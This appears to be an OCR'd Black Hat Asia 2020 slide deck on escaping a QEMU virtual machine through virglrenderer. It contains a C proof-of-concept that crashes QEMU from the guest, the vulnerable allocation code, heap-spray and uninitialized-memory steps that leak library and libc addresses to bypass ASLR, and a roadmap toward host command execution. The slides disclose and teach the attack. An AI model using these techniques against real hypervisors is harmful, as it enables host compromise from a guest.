
1. Build it as an userland application
   - ✓ Easy to debug
   - ✓ Easy to launch attack
   - ✗ More abstract layers
2. Build it as a kernel module
   - ✓ Fewer abstract layers
   - ✗ Hard to debug
   - ✗ Require signature to load



black hat ASIA 2020

Trigger the vulnerability from guest machine

Libdrm provides userland interface to interact with graphic cards.



```
drmIoctl(FD, DRM_IOCTL_VIRTGPU_RESOURCE_CREATE, &arg);
drmIoctl(FD, DRM_IOCTL_VIRTGPU_EXECBUFFER, &arg);
```

```
virgl_renderer_resource_create()
virgl_renderer_submit_cmd()
```

Trigger the vulnerability from guest machine

- PoC for guest machine, can crash the Qemu process immediately.

```c
int main() {
   int ret, FD;
   uint32_t handle, bo_handle;
   ret = modeset_open(&FD, "/dev/dri/card0");
   if (ret) exit(-1);

   struct drm_virtgpu_resource_create arg;
   arg.target = 0;
   ...
   drmIoctl(FD, DRM_IOCTL_VIRTGPU_RESOURCE_CREATE, &arg); // create resource

   struct drm_virtgpu_execbuffer arg;
   char data[16]; int i = 0; memset(data, "A", 16);
   uint32_t * cmd = (uint32_t *) malloc((11 + 4 +1) * sizeof(uint32_t));
   cmd[i++] = (11+4) << 16 | 0 << 8 | VIRGL_CCMD_RESOURCE_INLINE_WRITE;
   arg.size = 12 * sizeof(uint32_t) + size;
   arg.command = (uint64_t) cmd;
   ...
   drmIoctl(FD, DRM_IOCTL_VIRTGPU_EXECBUFFER, &arg); // transfer inline write commands
}
```

Exploit Roadmap

Heap overflow with arbitrary data, any size (powerful primitive)

- What content we want to overwrite? - Bypass ASLR
- Where to overwrite? - Heap layout manipulation
- How to hijack control flow? – Control flow hijacking
- How to execute arbitrary command? - Execute command

Arbitrary command execution on host machine.

Bypass ASLR


- Random memory address for each page on each boot. 🎲
- Information leakage is the most common method to bypass ASLR.
- Considered to be most challenging part for this research.

1. Audit every virtio output function on back-end (host). ❌

2. Expand the scope to other virtio devices: virtio-net-pci,virtio-scsi-pci,virtio-blk,virtio-balloon-pci… ❌

3. Expand the scope to other traditional devices…🤔

Wait, it is virtio the only communication channel between guest and host?



Bypass ASLR

No! Virtio is not the only channel between guest and host.

- Guest driver creates guest resource.
- Host creates host resource. Looking for uninitialized buffers here.
- Guest sets up backing storage and creates a iovec for resource.
- Guest writes data to resource.
- Guest requests a transfer(TRANSFER_TO_HOST_*)
- Host copy data from guest resource to host resource.
- Host render the resource.
- Host copy the rendered data back to guest.


What's new in the virtual world?
Elie Tournier on *X.Org Developer's Conference 2018*

Bypass ASLR

- Using malloc instead of calloc, uninitialized data in the buffer.
- Size controlled.

```
int vrend_renderer_resource_create(struct vrend_renderer_resource_create_args *args, s
truct iovec *iov, uint32_t num_iovs, void *image_oes)
{
   struct vrend_resource *gr;
   int ret;
   ...
   gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
   ...
   if (args->bind == VIRGL_BIND_CUSTOM) {
      assert(args->target == PIPE_BUFFER);
      /* use iovec directly when attached */
      gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
      gr->ptr = malloc(args->width);
      if (!gr->ptr) {
         FREE(gr);
         return ENOMEM;
      }
```

Bypass ASLR




```
drmIoctl(FD, DRM_IOCTL_MODE_MAP_DUMB, &mreq);
drmIoctl(FD, DRM_IOCTL_VIRTGPU_TRANSFER_FROM_HOST, &arg);
```

Bypass ASLR

Leaking virglrenderer library address.

```
struct util_hash_table
{
   struct cso_hash *cso;
   unsigned (*hash)(void *key);
   int (*compare)(void *key1, void *key2);
   void (*destroy)(void *value);
}; size of 0x20
```


1. Spraying **util_hash_table** with **create_sub_ctx**
2. destory_sub_ctx so util_hash_table buffer goes to tcache bins and fast bins.
3. Allocating resource with buffer of **0x20** size, so the buffer can occupy **util_hash_table** buffer.
4. Transferring host resource to guest.
5. Reading the **compare** pointer from mapped memory.



Bypass ASLR

Leaking libc address.

1. Allocating some resource buffer large enough, say 0x1000.
2. The uninitialized buffer contains a pointer from libc.
3. Transferring host resource to guest.
4. Reading **libc address** from mapped memory.



Exploit Roadmap

Heap overflow with arbitrary data, any size (powerful primitive)

